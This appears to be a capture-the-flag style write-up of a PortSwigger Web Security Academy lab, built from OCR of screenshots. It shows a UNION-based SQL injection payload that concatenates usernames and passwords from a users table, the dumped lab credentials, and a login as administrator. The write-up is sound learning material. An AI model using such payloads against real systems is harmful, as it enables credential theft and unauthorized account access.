
```
GET /filter?category=Gifts HTTP/2
Host: 0af8003103109b7281f6c57c00fa001a.web-security-academy.net
Cookie: session=UBnv8ARm27ye4hlYjPFLwqG40ozZo2zd
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0af8003103109b7281f6c57c00fa001a.web-security-academy.net/filter?category=Gifts
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
```

SQL injection UNION attack, ret
https://0af8003103109b7281f6c57c00fa001a.web-security-...
Web Security Academy
SQL injection UNION attack, retrieving multiple values in a single column
LAB Not solved
Back to lab home
Back to lab description
Home | My account
WE LIKE TO SHOP
Gifts
Refine your search:
All Accessories Clothing, shoes and accessories Gifts Lifestyle Toys & Games
View details
97 ENG IN 07:18 PM 16-01-2024

Snow Delivered To Your Door
High-End Gift Wrapping
Conversation Controlling Lemon
Couple's Umbrella


After :

As you can see here we retrieved multiple values and password of admin login :


SQL injection - PortSwigger
SQL injection UNION attack, ret
https://0af8003103109b7281f6c57c00fa001a.web-security-academy.net/filter?category=Gifts
Back to lab home
Back to lab description
Home | My account
WE LIKE TO SHOP
Refine your search:
All Accessories Clothing, shoes and accessories Gifts Lifestyle Toys & Games
View details

Gifts' UNION SELECT NULL,username||'~'||password FROM users--

carlos~nxy19skdcnfa3fpdj3dq
Couple's Umbrella
Conversation Controlling Lemon
administrator~o1h8mrdtxikg5p7g5otb
High-End Gift Wrapping
Snow Delivered To Your Door
wiener~156k2wl5d3fs1c9w4bub



SQL injection - PortSwigger

SQL injection UNION attack, ret

https://0af8003103109b7281f6c57c00fa001a.web-security-academy.net/login

SQL injection UNION attack, retrieving multiple values in a single column

Back to lab description »

LAB Not solved


Home | My account

Login

Username: administrator

Password: ••••••••••••••••••••

Log in



SQL injection - PortSwigger

SQL injection UNION attack, ret

https://0af8003103109b7281f6c57c00fa001a.web-security-academy.net/my-account?id=administrator

SQL injection UNION attack, retrieving multiple values in a single column

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills!

Continue learning »

Home | My account | Log out

My Account

Your username is: administrator

Email

Update email